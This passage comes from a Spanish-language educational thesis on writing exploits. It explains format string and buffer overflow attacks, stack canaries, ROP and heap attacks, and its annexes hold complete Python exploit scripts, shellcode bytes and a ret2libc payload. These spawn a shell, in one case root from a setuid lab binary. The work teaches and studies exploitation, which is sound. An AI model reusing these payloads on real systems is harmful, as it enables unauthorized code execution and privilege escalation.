(gdb) x/wx 0xbffff364
0xbffff364: 0x000004ac
```

Efectivamente logramos sobreescribir en la dirección de retorno `0xbffff364` el valor `0x000004ac`, que no es otra cosa que la cantidad de caracteres impresos hasta el %n. De ahí que cuando el programa intente retornar provoque una violación de segmento. De esta manera podriamos sobreescribir una dirección de retorno por la dirección de nuestro shellcode por ejemplo, manipulando la cantidad de caracteres impresos por el format string para que el número que escribamos sea la dirección donde ubicamos el código malicioso.

En conclusión es posible aprovecharse de vulnerabilidades del tipo format string para imprimir el contenido de la pila de un proceso o para escribir un valor arbitrario en una dirección de memoria arbitraria.

3.4. Ejemplo

Se tomará el siguiente código vulnerable (que también es parte de los Abos de Gerardo Richarte) para explicar un ataque a una cadena de formato bajo las premisas que se vienen trabajando.

```
int main(int argv,char **argc) {
        short int zero=0;
        int *plen=(int*)malloc(sizeof(int));
        char buf[256];

        strcpy(buf,argc[1]);
        printf("%s%hn\n",buf,plen);
        while(zero);
}
```

Este programa vulnerable copia en `buf` el primer parámetro ingresado por el usuario. Imprime por salida estándar el contenido de `buf` y guarda en `plen` la cantidad de bytes impresos. Si la variable `zero` se mantiene intacta el loop `while(zero)` no se ejecuta y el proceso finaliza.

```
user@abos:\$ gcc -m32 -no-pie -fno-stack-protector -ggdb
 -mpreferred-stack-boundary=2 -z execstack -o fs1 fs1.c
user@abos:\$ sudo chown root ./fs1; sudo chmod u+s ./fs1
; root owner & setuid

user@abos:\$ ./fs1 AAAAA
AAAAA
user@abos:\$ ./fs1 BBBBBBB
BBBBBBB
```

Enconces, ¿cuál es la dificultad principal? Si se sigue la estrategia de sobreescribir la dirección de retorno de `main`, de manera colateral se pisa el valor de `zero` provocando un loop infinito. Frente a esto el proceso nunca retorna y la reescritura de la dirección de retorno en la pila es inútil.

Figura 18: Estrategia de reescritura de dirección de retorno.

Por lo tanto, es necesario pensar en un ataque combinado de desbordamiento de búfer y el aprovechamiento de una vulnerabilidad del tipo format string.

Antes del ataque el mapa de la pila es el siguiente:

```
[ebp-264]   = buf
[ebp-8]     = plen
[ebp-4]     = zero
[ebp]       = ebp anterior
[ebp+4]     = dirección de retorno
```



Figura 19: Layout de la pila antes del ataque.

¿Cómo se lleva a cabo el ataque a la cadena de formato? La reescritura de la dirección de retorno de `main` a través de un desbodamiento de búfer -en la función `strcpy`- obliga a sobreescribir la variable `zero` (por su ubicación en la pila entre `buf` y la dirección de retorno). Para que el ataque funcione es necesario que `main` retorne y por ende que `zero` continúe siendo 0.

Figura 20: Estado de la pila necesario.

Es importante tomar como consideración que no es plausible como solución sobreescribir `zero` con el valor numérico de `0000`. Como el desbordamiento de bufer se logra a través `strcpy`, una función que manipula strings, si optamos por escribir en `zero` el string `0000` estaríamos almacenando en `zero` el código ascii: `0x30303030`. Y por ende no lograríamos el objetivo de que el programa retorne.

Para solucionar este escollo es necesario combinar el ataque de desbordamiento de búfer con un ataque del tipo format string. Este ataque tomará dos pasos. Primero, aprovechar `strcpy(buf,argc[1])` para inyectar el shellcode y sobreescribir la dirección de retorno de `main()` almacenada en la pila para que apunte a él. Y en un segundo paso, aprovechamos `printf('%s%hn',buf,plen)` para volver a `zero = 0` de manera indirecta a través de `len`, gracias a una vulnerabilidad del tipo format string. Paso a paso la estrategia será la siguiente:

Primera parte: aprovechando el código `strcpy(buf,argc[1])`:

1. Inyectamos el shellcode en `buf`.

2. Con un desbordamiento sobreescribimos `plen` para que apunte a `zero`.

3. Y sobreescribimos la dirección de retorno de `main()` para que apunte a `buf`.

Segunda parte: aprovechando `printf('%s%hn',buf,plen)`:

1. Esta línea de código nos va a permitir escribir un valor arbitrario de no más de dos bytes en `plen`. Como se indicó previamente el parámetro `%n` escribe la cantidad de bytes impresos en la dirección especificada. Cuando se lo utiliza como `%hn` como en este caso (con una `h` de *half* como formato adicional de longitud) va a escribir la cantidad de caracteres impresos pero en un short de 2 bytes.

2. Gracias al desbordamiento de búfer previo, `plen` apunta a `zero`. El primer `%s` del format string va a imprimir el string en `buf` hasta llegar a un caracter nulo, si logramos que la extensión de ese string sea de 10000 en hexa -como `%hn` escribe sólo dos bytes- logramos escribir `0000` en `plen` (quedando descartado el 1 inicial de (1)0000). Entonces como `plen` apunta a `zero` si manipulamos adecuadamente la extensión de `buf` logramos el objetivo de que `zero = 0` indirectamente a través de `plen`. Con ello evitamos el loop infinito del `while(zero)` y logramos que `main` retorne al código malicioso inyectado en el primer paso.

En el Anexo G es posible encontrar un script en Python con la totalidad del exploit funcionando. Gráficamente con el exploit logramos el siguiente resultado:



Figura 21: Estado de la pila después del ataque.

3.5. Mitigación: Canario de la pila

En esta técnica de mitigación el compilador inserta una marca o canario en la pila cuando detecta una función que accede a variables locales por referencia. En estos casos inmediatamente después de almacenar la dirección de retorno, se almacena a su vez un valor (el canario) entre la variable local (datos) y la dirección de retorno (información de control).



Figura 22: Inserción de un valor de control.

Frente a un ataque de reescritura de la dirección de retorno, sea por desbordamiento de un búfer de memoria o la vulnerabilidad de una cadena de formato como vimos en el último ejemplo, el valor del canario se verá modificado levantando alertas de que se produjo una corrupción de memoria. Y se detiene la ejecución del programa antes de que la función retorne a la dirección vulnerada por ejemplo con una excepción de violación de segmento. De esta manera se evitaría una reescritura de la dirección de retorno de una función y la consecuente ejecución de código malicioso, salvo que otras estrategias más complejas se lleven a cabo, que involucren la filtración del valor del canario para la posterior reescritura del mismo.

4. Conclusión

Según los objetivos propuestos y después del recorrido realizado durante los capítulos previos es posible plantear las siguientes consideraciones finales.
En la introducción se remarca la importancia del desarrollo de conocimiento en relación a la seguridad ofensiva, siendo ésta uno de los pilares de la dupla de ataque y defensa a partir de la cual -cada vez más- se crean las estrategias de seguridad de la información en un organismo. De ahí la relevancia que tiene estudiar de forma detallada las principales estrategias vinculadas al desarrollo de exploits, es decir a códigos de explotación que permiten aprovecharse de programas o sistemas vulnerables.
Con esta base pasamos al capitulo dos, donde se detalla en qué consisten las vulnerabilidades de desbordamiento de búfer, y de qué modo implican la posibilidad de escribir o leer por fuera de un área de memoria definida. A su vez, poniendo atención en comprender cómo esa vulnerabilidad puede ser aprovechada para subvertir el funcionamiento esperado de un programa a partir de la reescritura de la dirección de retorno (información de control que se almacena en la pila de memoria) y la inyección de código malicioso.
En el tercer capítulo se abarca otro tipo de vulnerabilidades de corrupción de memoria, más específicamente las vulnerabilidades de cadenas de formato o format string en inglés. Y se ha indicado como en programas vulnerables a estos ataques es posible no sólo la lectura de amplios sectores de memoria (con información sensible como podrían ser claves de sesión) sino también la escritura arbitraria en memoria.
En paralelo a lo largo de todo el trabajo, se han ido presentando una serie de ejemplos ilustrativos de programas vulnerables, incluyendo de manera detallada los códigos que diagraman los ataques para los mismos. Y por último se ha recorrido una serie de mitigaciones a nivel de los sistemas operativos modernos que -una a una- han buscado prevenir la explotación de programas vulnerables a través de estrategias de explotación clásicas. Mitigaciones como aquellas que impiden la ejecución de código abritrario en un sector escribible de la pila y aquellas que aleatorizan el espacio de memoria de un proceso dificultan el escenario de explotación pero no lo vuelven imposible.
En este punto como cierre será interesante dejar planteado en este último apartado otros ejes para investigaciones futuras sobre el presente y futuro de las estrategias de explotación.

Concatenación de vulnerabilidades

Ante este escenario más complejo ha surgido la necesidad de combinar vulnerabilidades para lograr el objetivo de explotar un sistema vulnerable.

Como vimos actualmente la principal defensa contra los ataques ROP (return oriented programming) es aletorizar las direcciones de las bibliotecas y del propio código del ejecutable para dificultar la creación de gadgets de código para la explotación de un programa a través de un ataque ROP (return oriented programming). Por lo tanto se vuelve imprescindible como una primer etapa del ataque filtrar las direcciones de un proceso en ejecución (como por ejemplo la dirección de una función de 'libc'). A esta primer etapa se la conoce como filtración de información (o 'information disclosure' en inglés). Contar con las direcciones del mapa de memoria de un proceso permitirá calcular a partir de offsets direcciones imprescindibles para nuestro exploit (sean de gadgets de código ensamblador como también direcciones de funciones claves de 'libc'). Por lo tanto, la estrategia se complejiza al necesitar en primer lugar una vulnerabilidad que brinde información del mapa de memoria del proceso vulnerable y, en una segunda instancia, aprovecharse de otra falla de seguridad para controlar el flujo de ejecución. Esto vuelve a los escenarios actuales de explotación más complejos dado que se necesita explotar vulnerabilidades de manera encadenada.

Ataques al Heap de memoria

Asímismo frente a este escenario ha proliferado la creación de exploits que ya no apelan al uso de la pila de un proceso vulnerable sino que se aprovechan de otra región de memoria del proceso como el heap, utilizada en la asignación dinámica de memoria. Bajo esta premisa han surgido ataques conocidos como desbordamiento del heap, 'use after free', entre otros.

Ataques a dispositivos móviles e IOT

En tercer lugar, la masividad en la adopción de telefonía celular y del fenómeno de conexión de objetos a Internet denominado Ïnternet de las cosas", ha vuelto a estos dispositivos los targets principales para los ataques. A su vez, son sistemas que no suelen contar con las protecciones de los sistemas operativos modernos que se revisaron en el presente trabajo, además de ser frecuente el uso de software obsoleto y la ausencia de mecanismos aceitados para su actualización.

Por último, como he intentado demostrar a lo largo de estas páginas, después del recorrido realizado, considero que -en primer lugar- efectivamente ofrezco una guía útil a quien busque introducirse en estos temas. En caso contrario, esto puedo afirmarlo a partir de mi propia experiencia como estudiante e investigadora, resulta muy trabajoso introducirse en la escritura de exploits

ya que no existen guías didacticas al respecto. Como indiqué en el estado de la cuestión, el material existente se encuentra desperdigado y es de dificil acceso. Con lo cual considero que he logrado realizar un aporte en ese sentido. En segundo lugar, soy conciente de que se trata de una guía introductoria, cuyos contenidos pueden seguir profundizandose hacia diferentes direcciones. Pero en cualquier caso el estudio del desarrollo de exploits avanzado basa su esqueleto conceptual en los contenidos desarrollados por este trabajo. Y en tercer y último lugar, es un trabajo que combina conceptos y desarrollos teóricos con gráficos explicativos y códigos de ejemplo creados ad-hoc para la resolución de problemas, que -a su vez- han sido elegidos para acompañar un proceso de aprendizaje progesivo. Sin dejar de lado que el recorrido por las diferentes estrategias de explotación propuesto adquiere un cariz realista al introducir en paralelo una serie de mitigaciones en los sistemas operativos que actualmente complejizan la explotación de programas y sistemas vulnerables.

Anexos

A. Segmentos de un proceso en memoria

El formato ELF (Executable and Linking Format) de un binario de GNU/Linux se encuentra organizado en secciones que estructuran sus instrucciones, sus datos y otra información necesaria para el proceso de enlazado. Desde la perspectiva del sistema operativo el formato ELF se estructura bajo la forma de segmentos que utilizará para cargar en memoria el proceso. La sección denominada 'text' corresponde a las instrucciones del programa. Mientras que las secciones 'data', 'rodata' y 'bss' cuentan con los datos del programa, de acuerdo a si fueron definidas variables estáticas o globales y si han sido inicializadas o no. Así como las variables estáticas (declaradas como static o por fuera de una función) se almacenan en la sección .data y persisten a lo largo de la ejecución del programa, en cambio las variables locales declaradas dentro de una función son consideradas dinámicas en C y se almacenan en la pila como parte del frame de la función. Por último el heap es el área de memoria reservada para el almacenamiento de memoria dinámica, manipulada a través de malloc(), realloc(), free(), etc.

El gráfico a continuación ilustra cómo el sistema operativo carga en memoria el proceso teniendo en cuenta la estructura del ELF definida previamente:

B. Convención del llamado a funciones

En la arquitectura x86, en el llamado a funciones la pila juega un rol fundamental. En este espacio de memoria se almacenan las variables locales de la función llamada, sus argumentos y su dirección de retorno. Justamente se habla de frame o marco de una función al sector de la pila donde ésta almacena sus argumentos y variables locales, entre otra información. A medida que se llaman funciones y se retorna de ellas, en la pila se crean y destruyen frames, permaneciendo siempre en el tope de la pila el marco de la función en ejecución.

```
void funcion_a(param_1, param_2) {
        int var_1 = 10;
        int var_2 = 11;
        funcion_b(arg_3, arg_4)
}
void funcion_b(param_3, param_4) {
        int var = 12;
```



Figura 23: Memoria de un proceso en ejecución.

```
        funcion_c(arg_5);
}
void funcion_c(param_5) {
        int var = 13;
        ...                              <= EIP
}

int main() {
        funcion_a(arg_1, arg_2);
        printf("Mensaje\n");
}
```

Después del llamado a las tres funciones (funcion_a, funcion_b, funcion_c) y cuando se están ejecutando instrucciones dentro de la funcion_c (eip apunta al cuerpo de esa función), el layout de la pila -en una versión simplificada- se puede observar en la Figura 26.



Figura 24: Frame o marco de la función de ejemplo.

Por convención los parámetros de una función se encuentran disponibles en la pila y se almacenan en orden inverso: desde el último al primero, de esta manera se encontrarán disponibles en el orden correcto. (Bajo otras convenciones los parámetros se almacenan en registros).

C. Script en Python para el Stack 4

Teniendo en cuenta el escenario especificado en el cuerpo del trabajo y considerando el código del programa vulnerable Stack 4:

```
#include <stdio.h>
int main() {
        int cookie;
```

```
        char buf[80];

        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);

        if (cookie == 0x000d0a00)
                printf("you win!\n");
}
```

Es posible implementar la estrategia de explotación propuesta a través del siguiente script en Python que deberá ser ingresado como input por entrada estándar al programa vulnerable:

```
#! /usr/bin/env python
"""Uso: ./exploit.py | ./stack4 """
import sys
from struct import pack

ret_addr = 0x0804849c              #addr de printf("you win!")

exploit  = "A" * 80                #fill buf
exploit += "BBBB"                  #fill cookie
exploit += "CCCC"                  #fill ebp
exploit += pack("<I", ret_addr)    #set return address

sys.stdout.write(exploit)
```

Ejecutamos el exploit y logramos imprimir el mensaje ganador.

```
user@abos:~\$ ./exploit.py | ./stack4
buf: bffff5a4 cookie: bffff5f4
you win!
```

D. Ejemplo de shellcode que imprime un mensaje

A continuación, un ejemplo de un shellcode en lenguaje ensamblador que imprime "`you win!`".

```
        section .text
         global _start
```

```
      _start:
+---<   jmp short dummy          ; 1.
|
|  -> imprimir_str:              ; 3.
|  |    xor eax,eax              ; eax = 0
|  |    pop ecx                  ; ecx => "you win!A"
|  |    mov [ecx+8],al           ; ecx => "you win!\0"
|  |    mov al,4                 ; syscall write: nro4
|  |    xor ebx,ebx              ; ebx = 0
|  |    inc ebx                  ; stdout filedescriptor: nro1
|  |    xor edx,edx              ; edx = 0
|  |    mov dl,9                 ; longitud "you win!\0": 9
|  |    int 0x80                 ; write(1, string, 9)
|  |
|  |    mov al,1                 ; syscall exit: nro1
|  |    dec ebx                  ; ebx = 0
|  |    int 0x80                 ; exit(0)
|  |
-->|  dummy:                     ; 2.
   +--< call imprimir_str       ; apilo addr "you win!A"
        db "you win!A"
```

Es posible obtener el código de máquina de este shellcode como cadena de caracteres a partir del código assembly usando por ejemplo el programa `hexdump` desde la consola en GNU/Linux.

```
user@abos:~$ nasm -f elf shellcode.asm                  ; ensamblamos
user@abos:~$ ld -N shellcode.o -o shellcode             ; linkeamos
user@abos:~$ objcopy -j .text -O binary shellcode.o shellcode.bin ; .text
user@abos:~$ hexdump -v -e '"\\" 1/1 "x%02x"' shellcode.bin; echo ; byte code
\xeb\x16\x31\xc0\x59\x88\x41\x08\xb0\x04\x31\xdb
\x43\x31\xd2\xb2\x09\xcd\x80\xb0\x01\x4b\xcd\x80
\xe8\xe5\xff\xff\xff\x79\x6f\x75\x20\x77\x69\x6e\x21\x41
```

E. Script en Python para el Stack 4 con inyección de código

Teniendo en cuenta el escenario especificado en el cuerpo del trabajo y considerando el código del programa vulnerable Stack 4, se presenta a continuación el script completo para su explotación.

```
#! /usr/bin/env python
"""Uso: ./exploit.py | ./stack4 """

import sys
from struct import pack

#shellcode, imprime you win!
shellcode  = "\xeb\x16\x31\xc0\x59\x88\x41\x08\xb0\x04\x31\xdb\x43"
shellcode += "\x31\xd2\xb2\x09\xcd\x80\xb0\x01\x4b\xcd\x80\xe8\xe5"
shellcode += "\xff\xff\xff\x79\x6f\x75\x20\x77\x69\x6e\x21\x41"

ret_addr = 0xbffff5b4                          #addr de buf

exploit  = "\x90" * 20                         #nops iniciales buf
exploit += shellcode                           #shellcode
exploit += "A" * (80-20-len(shellcode))        #padding hasta fin de buf
exploit += "BBBB"                              #lleno cookie
exploit += "CCCC"                              #lleno ebp
exploit += pack("<I", ret_addr)                #defino return address

sys.stdout.write(exploit)
```

Y ejecutamos el exploit, logramos efectivamente que se imprima el mensaje ganador.

```
user@abos:~\$ ./exploit.py | ./stack4
buf: bffff5b4 cookie: bffff604
you win!
```

F. Script en Python para el Stack 4 con retorno a libc

Teniendo en cuenta el escenario especificado en el cuerpo del trabajo y considerando el código del programa vulnerable Stack 4, se presenta a continuación el script completo para su explotación.

```
#! /usr/bin/env python
"""Uso: ./exploit.py | ./stack4 """

import sys
```

```
from struct import pack

main_ret_addr   = 0xb7e633e0                    #addr de system
system_ret_addr = 0xb7e633e0                    #cualquier addr valida
system_param    = 0xb7f84551                    #addr "/bin/sh"

exploit  = "A" * 80                             #lleno buf
exploit += "BBBB"                               #lleno cookie
exploit += "CCCC"                               #lleno ebp
exploit += pack("<I", main_ret_addr)            #defino return address
exploit += pack("<I", system_ret_addr)          #salteo retaddr de system
exploit += pack("<I", system_param)             #arg de system("/bin/sh")

sys.stdout.write(exploit)
```

Y ejecutamos el exploit, logramos efectivamente una shell.

```
user@abos:~\$ ./exploit.py | ./stack4
\$ whoami
user
```

G. Script en Python para el ataque al Format String

Teniendo en cuenta el escenario especificado previamente el ataque a la cadena de texto del programa vulnerable se logra con los siguientes pasos.

1. Identificamos la dirección de `buf` en `gdb` Una consideración a tener en cuenta es que como el argumento que le vamos a pasar a `strcpy` se almacena en la pila, su longitud afecta el cálculo de la dirección de `buf`. En este caso sabemos que la longitud total del argumento (es decir la cantidad de caracteres que va a imprimir `printf`) debe ser de `0x(1)0000` que en decimal es `65536`. Por eso para conocer la dirección que tendrá `buf` debugeamos el programa con un argumento cualquiera pero de esa longitud.

   Armamos un archivo en Python para ingresar el input: `exploit.py`

   ```
   #! /usr/bin/env python

   import sys
   ```

```
exploit = "A" * 65536                    # 0x1000 == 65536

sys.stdout.write(exploit)
```

Y ejecutamos el programa vulnerable con ese argumento para conocer la dirección de `buf`:

```
\$ ../r.sh gdb ./fs1
GNU gdb (Debian 7.7.1+dfsg-5) 7.7.1
(gdb) break main
(gdb) r "\$(./exploit.py)"
(gdb) break 6
(gdb) c
Continuing.

Breakpoint 2, main (argv=3, argc=0xbffff814) at fs1.c:6
6   strcpy(buf,argc[1]);

(gdb) x/wx buf
0xbffef680: 0x00000000
```

La dirección de `buf` es entonces `0xbffef680`.

2. Planificamos el argumento de entrada

   - Inyectamos el shellcode en `buf`.
   - Hacemos que `plen` apunte a `zero`.
   - Escribimos basura en `zero` (porque vamos a pisar su valor).
   - Incluimos una dirección válida cualquiera en `ebp`.
   - Sobreescribimos la dirección de retorno para que apunte al shellcode.
   - Extendemos longitud del input para imprimir un total de (1)0000 bytes, cantidad almacenada en `plen` (que apuntará a `zero`).



Figura 25: Estrategia de ataque.

3. Con eso en mente editamos el archivo en Python con el argumento definitivo: `exploit.py`

```
#! /usr/bin/env python

import sys
from struct import pack

#pwn a shell
shellcode  = "\xeb\x1e\x31\xc0\x5b\x88\x43\x07\x89\x5b\x08"
shellcode += "\x89\x43\x0c\x8d\x4b\x08\x8d\x53\x0c\x31\xd2"
shellcode += "\xb0\x0b\xcd\x80\xb0\x01\x31\xdb\xcd\x80\xe8"
shellcode += "\xdd\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"
shellcode += "\x41\x42\x42\x42\x42\x43\x43\x43\x43"

buf_size = 256

buf_addr  = 0xbffef680
zero_addr = buf_addr + buf_size + 4 + 2
```

```
#addr zero (4 bytes: int plen; 2 bytes: short int zero)

exploit  = "\x90" * 80                  #nop sled
exploit += shellcode                                #shellcode
exploit += "\x42" * (256-80-len(shellcode))    #fill buf
#total: 256 bytes

exploit += pack("<I", zero_addr)      #plen -> &zero
exploit += "AAAA"                     #basura en zero
exploit += pack("<I", buf_addr)       #basura en ebp
exploit += pack("<I", buf_addr)       #ret addr -> &shellcode
#total: 16 bytes

exploit += "B" * (65536-256-16)
#%hn contabiliza 0x10000 o 65536 bytes (*plen = 0000)

sys.stdout.write(exploit)
```

4. Ejecutamos el exploit

```
user@abos:$ ../r.sh ./fs1 "$(./exploit.py)"

BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
# whoami
root
# id
uid=1001(user) gid=1001(user)
euid=0(root) groups=1001(user),27(sudo)
#
```

Gráficamente logramos el siguiente resultado:



Figura 26: Layout de la pila después del exploit.

5. Bibliografía

[1]**T. Alberto**, Guía de auto-estudio para la escritura de exploits. [En línea]. Disponible en: https://fundacion-sadosky.github.io/guia-escritura-exploits/. [Accedido: 03-dic-2018].

[2]**Aleph1**, Smashing the Stack for Fun and Profit. Phrack vol. 7, no. 49, 1996. [En línea]. Disponible en: http://www.phrack.org/issues/49/14.html. [Accedido: 29-jun-2019].

[3]**C. Anley, J. Heasman, F. Lindner, y G. Richarte**, The Shellcoder's Handbook: Discovering and Exploiting Security Holes, Edición: 2nd ed. Indianapolis, IN: John Wiley, 2007.

[4]**I. Arce**. Winter is coming [Archivo de video]. Ekoparty security conference, 2015. Disponible en: https://www.youtube.com/watch?v=H1QjBAsP1cY. [Accedido: 29-jun-2019].

[5]**I. Arce y G. McGraw**, Guest Editors' Introduction: Why Attacking Systems Is a Good Idea, IEEE Security Privacy, vol. 2, n.º 4, pp. 17-19, jul. 2004.

[6]**M. Bishop**, Introduction to Computer Security. 2004.

[7]**R. Bowes**, Defcon Quals: babyecho (format string vulns in gory detail). SkullSecurity [Post]. Adventures in Security.
Recuperado de https://blog.skullsecurity.org/2015/defcon-quals-babyecho-format-string-vulns-in-gory-detail

[8]**J. Cano**, Inseguridad de la información: Una visión estratégica, Edición: 1. Barcelona: Marcombo, 2013.

[9]**C. Cowan, P. Wagle, C. Pu, S. Beattie, y J. Walpole**, Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade, p. 11, 1999.

[10]**E. Eilam, Reversing: Secrets of Reverse Engineering**. New York, NY, USA: John Wiley, Inc., 2005.

[11]**J. Erickson**, Hacking: The Art of Exploitation, Edición: 1. San Francisco, CA: N/E, 2003.

[12]. Protostar, Format1. Exploit exercises. (Sin fecha). Recuperado de https://exploit-exercises.com/protostar/format1/

[13]**A. S. Tanenbaum**, Sistemas operativos modernos. México: Pearson Educacion de Mexico, 2009.

[14]**G. White y W. Conklin**, The Appropriate Use of Force-on-Force Cyberexercises. Security and Privacy, IEEE, vol. 2, pp. 33-37, ago. 2004.

[15]**J. A. Whittaker y H. Thompson**, How to Break Software Security. Boston: Addison Wesley, 2003.